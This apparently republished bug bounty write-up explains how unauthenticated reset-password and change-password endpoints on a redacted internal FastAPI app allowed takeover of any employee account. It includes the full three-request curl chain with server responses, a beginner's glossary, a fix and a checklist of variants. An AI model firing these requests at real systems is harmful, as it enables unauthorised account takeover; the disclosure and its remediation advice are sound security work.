How I Took Over Any Employee Account With Just a Username
Two authentication endpoints on an internal subdomain accepted requests with only a username and no authentication, so the server reset the account's password to a known default and also allowed it to be overwritten. An attacker who knew a username could therefore log in as that employee and read or change internal data.
 Published on medium.com
Cybersecurity
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target was a subdomain of a private Bugcrowd program, referred to throughout the write-up as fst.example.com; the real domain is redacted and replaced with example.com. The subdomain hosted an internal application whose Swagger documentation at /docs was exposed, the default path for FastAPI applications. The open registration bug on the same subdomain exposed sensitive employee data and their daily tasks.
The feature at the centre of the report is the authentication API under /api/v1/auth/: a password reset route, a password change route and a login route. Normally a reset flow requires proof of identity (a token sent by email, a one-time code, a session) and a change-password flow requires the current password together with an authenticated session. Here neither route checked who was calling it.
Setup
- A private Bugcrowd program with an internal subdomain,
fst.example.com. - A test account whose username was
ysectest. The researcher already had this account because of a separate finding on the same subdomain: an open registration bug that let anyone on the internet register and log in to the internal application. That issue was reported separately and landed as a P3. - No special tooling is described beyond
curland a browser for reading the Swagger documentation. - The attack needed only a username, which the researcher had from the open registration bug.
Finding it
Out of habit the researcher checked /docs on the subdomain, the default Swagger path for FastAPI applications. It was exposed and required no authentication to view.
Reading the Swagger schema, one route stood out:
POST /api/v1/auth/reset-password
The request body for that route asked for a single field, username. A password reset that takes nothing but a username, with no token, no email confirmation and no session, is worth testing.
Exploitation
Step 1: reset the password with only a username
The researcher sent the reset request using the username of the test account obtained from the open registration bug:
curl -s -X POST "https://fst.example.com/api/v1/auth/reset-password" \ -H "Content-Type: application/json" \ -d '{"username":"ysectest"}'
The request carries no cookie, no bearer token and no other credential; the only input is the JSON body with the username field. The server answered 200 OK with:
{"message":"Password has been reset to default: 123456"}
The response did not just confirm the reset, it disclosed the new password, 123456, in the body. That was the confirmation that the endpoint was completely unauthenticated.

Step 2: log in with the default password
To confirm the reset actually took effect, the researcher logged in with the password the server had just returned:
curl -s -X POST "https://fst.example.com/api/v1/auth/login" \ -H "Content-Type: application/json" \ -d '{"username":"ysectest","password":"123456"}'
The response contained a valid session token:
{ "access_token": "[redacted]...", "token_type": "bearer"}
A valid token for an account whose credentials the researcher never held, obtained with zero authentication at any step. The original password stopped working the moment the reset endpoint touched it.

At this point a single unauthenticated request was enough to take over any account on the platform, provided the attacker knew its username.
Step 3: change the password without authentication
Resetting to a known default is already a full takeover, but the researcher also tested the sibling route, change-password, and found the same problem: no authentication of any kind was required.
curl -s -X POST "https://fst.example.com/api/v1/auth/change-password" \ -H "Content-Type: application/json" \ -d '{"username":"ysectest","old_password":"123456","new_password":"AttackerChosen123!"}'
{"message":"Password changed successfully"}
The body takes the username, the old password and the new password, and the server accepts it without any session or token. The old_password value here is the default that the reset endpoint had just set.
Step 4: chain the two routes
Chaining reset and change means the attacker does not have to rely on the known default value: they can immediately overwrite it with a password only they know. The full chain is three requests, none of them authenticated.
curl -s -X POST "https://fst.example.com/api/v1/auth/reset-password" \ -H "Content-Type: application/json" \ -d '{"username":"ysectest"}'
curl -s -X POST "https://fst.example.com/api/v1/auth/change-password" \ -H "Content-Type: application/json" \ -d '{"username":"ysectest","old_password":"123456","new_password":"AttackerChosen123!"}'
curl -s -X POST "https://fst.example.com/api/v1/auth/login" \ -H "Content-Type: application/json" \ -d '{"username":"ysectest","password":"AttackerChosen123!"}'
The real owner's original password is gone, and they have no way back into their own account, because both the reset and the overwrite happened without ever involving them.
Root cause
Both reset-password and change-password accept a username in the request body and act on that account without authenticating the caller. The reset route additionally sets a fixed, predictable default password and returns it in the response body, so the attacker does not even need to guess the new value. The change route accepted the old_password supplied in the same unauthenticated request and returned a success message.
The Swagger documentation at /docs was exposed, which made the shape of the requests easy to discover. The report does not describe the server-side code, so the exact mechanism is inferred from behaviour.
Impact
- Unauthenticated, zero-click account takeover of any of the 61 platform accounts.
- Read and write access to internal tasks and data under a stolen employee identity.
- Exposure of sensitive internal records tied to real employees.
The only condition is knowing the target's username.
Fix
Require authentication and proof of identity on both routes. A reset should be driven by a single-use token delivered out of band to the account owner, not by a username in the request body, and it should never return the new password in the response. A change-password route should require an authenticated session and verify the current password against the stored hash for that session's user, ignoring any username supplied by the client. The default password 123456 should not exist at all. Access to /docs on an internal application should also be restricted.
Variants to test
- Check
/docs,/openapi.json,/redocand similar documentation paths on every subdomain. A positive result is a full schema listing routes you were not meant to see. - Look for auth routes whose request body contains
username,emailoruser_idwithout a token field. A positive result is a200that changes state for an account you do not control. - Send a reset request with no cookies and no
Authorizationheader. A positive result is a response that confirms a reset, especially one that discloses the new password. - Test
change-passwordwithold_passwordsupplied in the same unauthenticated request. A positive result is a success message without a prior login. - Chain reset and change to replace the default with a value only you know, then log in. A positive result is a valid token for the target account.
- Try the same routes with the username of an account you registered yourself, then with a colleague's or test account you are authorised to touch, to measure scope before reporting.
What happened, in plain words
A security researcher was testing a private bug bounty program on Bugcrowd. A bug bounty program is an arrangement where a company invites independent researchers to look for security problems in its systems and report them, usually for a reward. This particular program was private, meaning only invited researchers could take part.
While looking around, the researcher found a subdomain. A subdomain is a smaller section of a website, like shop.example.com being part of example.com. This one was called fst.example.com. The real domain name is hidden in the write-up and replaced with example.com so the company is not exposed.
That subdomain ran an internal application. "Internal" means it was meant for employees, not for the general public. It held sensitive employee data and their daily tasks.
The application had a set of login-related features: a way to reset a password, a way to change a password, and a way to log in. Normally, these features check who is asking. A password reset should only work if you can prove you own the account, for example by clicking a link sent to your email. A password change should only work if you are already logged in and you know the current password.
Here, neither check existed. Anyone who knew a username could reset that account's password to a fixed default value, and the server would even tell them what that value was. Then they could log in as that person. They could also change the password to something only they knew, locking the real owner out.
The researcher demonstrated this with a test account called ysectest, which they had obtained through a separate bug on the same subdomain: an open registration flaw that let anyone on the internet sign up. That separate issue was reported on its own and was rated P3, a severity level on Bugcrowd's scale.
The whole attack needed nothing more than a username.
Background: the words you need
Before walking through the steps, here are the ideas that come up, explained from scratch.
API. An API (Application Programming Interface) is the part of a website that a program talks to, rather than a person clicking buttons. Think of a restaurant: the menu and the dining room are the website you see, and the kitchen is the server. The API is the waiter who carries your order to the kitchen and brings back the food. When your browser loads a page, it is often quietly making API requests behind the scenes.
Endpoint. An endpoint is one specific address inside an API that does one specific job. If the API is the waiter, each endpoint is a different dish on the menu: one for logging in, one for resetting a password, and so on. Endpoints are usually written as a path, like /api/v1/auth/login.
Request and response. When a program asks the API to do something, it sends a request. The server sends back a response. A request has a method (what kind of action), a URL (where to send it), optional headers (extra information about the request) and sometimes a body (the data being sent). A response has a status code (a number saying how it went) and usually a body too.
POST. POST is one of the request methods. It means "here is some data, please do something with it". Logging in and resetting a password are both POST actions, because you are sending data (a username, a password) to the server.
JSON. JSON is a simple text format for structured data. It looks like {"username":"ysectest"}, with field names in quotes, a colon, and a value. It is how most modern APIs send and receive data.
Status code. A three-digit number in every response. 200 OK means the request succeeded. 401 would mean "you are not allowed" and 403 would mean "forbidden". Seeing 200 on a request that should have been refused is a red flag.
Authentication. Authentication is proving who you are. Showing a passport at a border is authentication. In web applications, you usually prove who you are once (by logging in) and then carry something that reminds the server of that proof.
Session, cookie and token. After you log in, the server needs a way to recognise you on the next request. It can give your browser a cookie, which is a small piece of data the browser stores and sends back automatically with every request to that site. Or it can give you a token, which is a long string of characters that the client sends back in a header, usually called Authorization. Either way, it is like a wristband at a festival: you show your ticket once at the gate, and the wristband lets you back in without showing the ticket again.
Bearer token. A specific kind of token sent in the Authorization header as Bearer <token>. "Bearer" means "whoever is holding this token is treated as the user". If someone else gets the token, they can act as you.
JWT. A JSON Web Token. It is a token with a particular structure: three chunks of text separated by dots. The first chunk in the example below, [redacted], is a standard header that decodes to information about how the token is signed. You do not need to decode it to understand the story; just know that a JWT is a common kind of login token.
curl. A command-line tool for sending HTTP requests. It is the programmer's equivalent of typing a URL into a browser and pressing Enter, but it lets you control the method, the headers and the body precisely. The -s flag means "silent", so curl does not print progress information. -X POST sets the method. -H adds a header. -d sends the body.
Swagger and /docs. Swagger is a tool that automatically generates a human-readable page describing every endpoint an API offers: what each one expects, what it returns, and how to call it. For applications built with the Python framework FastAPI, that page is served at /docs by default. It is like a restaurant leaving its full internal menu, including staff-only dishes, on the pavement for anyone to read.
Unauthenticated. An endpoint is unauthenticated if it does not check who is calling it. Anyone who can reach it can use it, with no login, no token and no cookie.
Account takeover. Account takeover means getting into someone else's account without their permission. It is the worst outcome for a login system, because everything the account can do, the attacker can do too.
Zero-click. An attack is zero-click if the victim does not have to do anything at all, not even open a link. Here, the victim is not involved at any point.
P3. Bugcrowd rates findings by severity. P3 is a middle level: serious, but not the most critical category. The open registration bug mentioned above was rated P3.
How it started
The researcher was hunting on the private Bugcrowd program and came across the subdomain fst.example.com.
Out of habit, they checked for /docs on it. As explained above, that is the default path where FastAPI applications publish their Swagger documentation. The page was exposed, and no authentication was needed to view it.
The interesting one: reset password
Going through the Swagger schema (the structured description of every endpoint), one route caught the researcher's eye:
POST /api/v1/auth/reset-password
This line says: there is an endpoint at the path /api/v1/auth/reset-password, and it accepts POST requests. The auth part of the path suggests it belongs to the authentication features.
Looking at the request body described in the documentation, the endpoint asked for only one field: username. That is unusual. A password reset normally needs proof that you own the account, such as a one-time code sent by email or a special link. A reset that takes nothing but a username is worth testing, because if the server really acts on it, anyone who knows a username can reset that person's password.
To test it, the researcher needed a username. They had one on hand: the test account ysectest, created through the open registration bug found earlier on the same subdomain. That bug let anyone from the internet register and log in to an internal subdomain that exposed sensitive employee data and their daily tasks. It was reported separately and landed as a P3.
So the researcher sent the request:
curl -s -X POST "https://fst.example.com/api/v1/auth/reset-password" \ -H "Content-Type: application/json" \ -d '{"username":"ysectest"}'
Line by line:
curl -sruns curl in silent mode, so only the server's answer is printed.-X POSTsays this is a POST request, the method used to send data and ask the server to act on it."https://fst.example.com/api/v1/auth/reset-password"is the address of the endpoint.-H "Content-Type: application/json"tells the server that the body is JSON, so it knows how to read it.-d '{"username":"ysectest"}'is the body: a single JSON field,username, set toysectest. There is no token, no cookie and no password anywhere in this request.
The server answered 200 OK, and this in the body:
{"message":"Password has been reset to default: 123456"}
This response says two things. First, the reset happened. Second, the server told the caller what the new password is: 123456. That is a second mistake on top of the first. Even if the reset had been legitimate, a server should never send a password back in a response.
The researcher sat there for a second. No token, no cookie: just a username in the body, and the server handed back a working password, 123456, for that account. That response was the confirmation that the endpoint was completely unauthenticated. Before this, it was only a suspicion based on the documentation; now it was certain.
Confirming it by logging in
A reset message is one thing; actually getting in is another. To confirm the reset took effect, the researcher logged in with the password the server had just returned:
curl -s -X POST "https://fst.example.com/api/v1/auth/login" \ -H "Content-Type: application/json" \ -d '{"username":"ysectest","password":"123456"}'
This is the same shape of request as before, but pointed at the login endpoint, /api/v1/auth/login, and with two fields in the body: the username and the password that the reset endpoint had just disclosed. Again, no token or cookie is sent.
The response was:
{ "access_token": "[redacted]...", "token_type": "bearer"}
This is a JSON object with two fields. access_token is the session token: the wristband described earlier. token_type is bearer, meaning the token is sent in the Authorization header as Bearer <token>. The token itself is a JWT; the ... in the write-up shows it was truncated for the article.
It worked. A valid session token, for an account the researcher never had credentials for, obtained with zero authentication at any step. The original password stopped working the moment the reset endpoint touched it.
So already, with nothing but this one unauthenticated request, the researcher could take over any account on the platform just by knowing its username.
It chains: change password has the same problem
Resetting to a known default is already a full takeover on its own. But the researcher also tested the sibling route, change-password, and it had the exact same issue: no authentication of any kind was required.
curl -s -X POST "https://fst.example.com/api/v1/auth/change-password" \ -H "Content-Type: application/json" \ -d '{"username":"ysectest","old_password":"123456","new_password":"AttackerChosen123!"}'
This request goes to /api/v1/auth/change-password and sends three fields: the username, the old_password (which is the default 123456 that the reset endpoint had just set) and a new_password chosen by the attacker. A normal change-password feature would require you to be logged in and would check the old password against what the server has stored for the logged-in user. Here, the server accepted the old password supplied in the same unauthenticated request and returned a success message.
The response was:
{"message":"Password changed successfully"}
Chaining the two routes
Chaining the two together means the attacker does not have to rely on the known default value. They can immediately overwrite it with a password only they know, in three requests total, none of them authenticated.
First, reset the password to the default:
curl -s -X POST "https://fst.example.com/api/v1/auth/reset-password" \ -H "Content-Type: application/json" \ -d '{"username":"ysectest"}'
Second, change it to a value of the attacker's choosing, using the default as the old password:
curl -s -X POST "https://fst.example.com/api/v1/auth/change-password" \ -H "Content-Type: application/json" \ -d '{"username":"ysectest","old_password":"123456","new_password":"AttackerChosen123!"}'
Third, log in with the new password to confirm the whole chain worked:
curl -s -X POST "https://fst.example.com/api/v1/auth/login" \ -H "Content-Type: application/json" \ -d '{"username":"ysectest","password":"AttackerChosen123!"}'
Each of these three requests is a POST with a JSON body and no token or cookie. The first two change the account's password; the third proves the change took effect.
The real owner's original password is gone. They have no way back into their own account, since both the reset and the overwrite happened without ever touching them.
Impact
- Unauthenticated, zero-click account takeover of any of the 61 platform accounts.
- Read and write access to internal tasks and data under a stolen employee identity.
- Exposure of sensitive internal records tied to real employees.
The only condition is knowing the target's username. The takeover is silent from the victim's side until they try to log in and find their password changed.
Why it worked
Both reset-password and change-password accept a username in the request body and act on that account without authenticating the caller. The reset route additionally sets a fixed, predictable default password and returns it in the response body, so the attacker does not even need to guess the new value. The change route trusts the old_password supplied in the same unauthenticated request, which makes the check meaningless: anyone who can reach the endpoint can supply both values.
The Swagger documentation at /docs was left exposed, which made the shape of the requests easy to discover. The report does not describe the server-side code, so the exact mechanism is inferred from behaviour.
How to fix it
Require authentication and proof of identity on both routes. A reset should be driven by a single-use token delivered out of band to the account owner, not by a username in the request body, and it should never return the new password in the response. A change-password route should require an authenticated session and verify the current password against the stored hash for that session's user, ignoring any username supplied by the client. The default password 123456 should not exist at all. Access to /docs on an internal application should also be restricted.
Variants to test
If you want to look for similar problems on programs you are authorised to test, here are some checks:
- Check
/docs,/openapi.json,/redocand similar documentation paths on every subdomain. A positive result is a full schema listing routes you were not meant to see. - Look for auth routes whose request body contains
username,emailoruser_idwithout a token field. A positive result is a200that changes state for an account you do not control. - Send a reset request with no cookies and no
Authorizationheader. A positive result is a response that confirms a reset, especially one that discloses the new password. - Test
change-passwordwithold_passwordsupplied in the same unauthenticated request. A positive result is a success message without a prior login. - Chain reset and change to replace the default with a value only you know, then log in. A positive result is a valid token for the target account.
- Try the same routes with the username of an account you registered yourself, then with a colleague's or test account you are authorised to touch, to measure scope before reporting.
Glossary
- API: the part of a website that programs talk to, rather than people clicking buttons; it defines what requests can be made and what they return.
- Endpoint: one specific address inside an API that performs one specific job, such as logging in or resetting a password.
- Request: a message a client sends to a server asking it to do something, with a method, a URL, optional headers and an optional body.
- Response: the server's reply to a request, with a status code and usually a body.
- POST: a request method meaning "here is some data, please act on it".
- JSON: a text format for structured data, using field names in quotes, colons and values, like
{"username":"ysectest"}. - Status code: a three-digit number in a response saying how the request went;
200 OKmeans success. - Header: extra information attached to a request or response, such as the content type or an authorisation token.
- Body: the data part of a request or response, often JSON.
- Authentication: proving who you are, for example by logging in.
- Unauthenticated: not checking who is calling; anyone who can reach the endpoint can use it.
- Cookie: a small piece of data a browser stores and sends back automatically with requests to a site, often used to remember a login.
- Token: a string of characters that proves a login, sent back by the client on later requests.
- Bearer token: a token sent in the
Authorizationheader asBearer <token>; whoever holds it is treated as the user. - JWT: a JSON Web Token, a common token format made of three dot-separated chunks of text.
- Session: the period during which the server recognises you as logged in, usually via a cookie or token.
- curl: a command-line tool for sending HTTP requests, with flags to set the method, headers and body.
- Swagger: a tool that generates a readable page describing every endpoint an API offers.
- FastAPI: a Python framework for building APIs; by default it serves its Swagger documentation at
/docs. /docs: the default path where a FastAPI application publishes its Swagger documentation.- Schema: the structured description of an API or of a request body, listing fields and types.
- Subdomain: a smaller section of a domain, like
fst.example.combeing part ofexample.com. - Account takeover: getting into someone else's account without permission.
- Zero-click: an attack where the victim does not have to do anything at all.
- P3: a middle severity level on Bugcrowd's rating scale.
- Bug bounty program: an arrangement where a company invites researchers to find and report security problems, often for a reward.
- Bugcrowd: a platform that hosts bug bounty programs.
- Hash: the result of a one-way transformation of data, such as a password, so the original cannot easily be recovered; servers store password hashes rather than passwords.
- Out of band: through a separate channel, such as email, rather than in the same request.
- Single-use token: a token that works once and then becomes invalid, typically used in password reset links.
- Default password: a fixed, predictable password set automatically, which anyone who knows it can use.
- Open registration: a flaw where anyone on the internet can create an account on a system that was meant to be internal.
/openapi.jsonand/redoc: other common paths where API documentation is published.



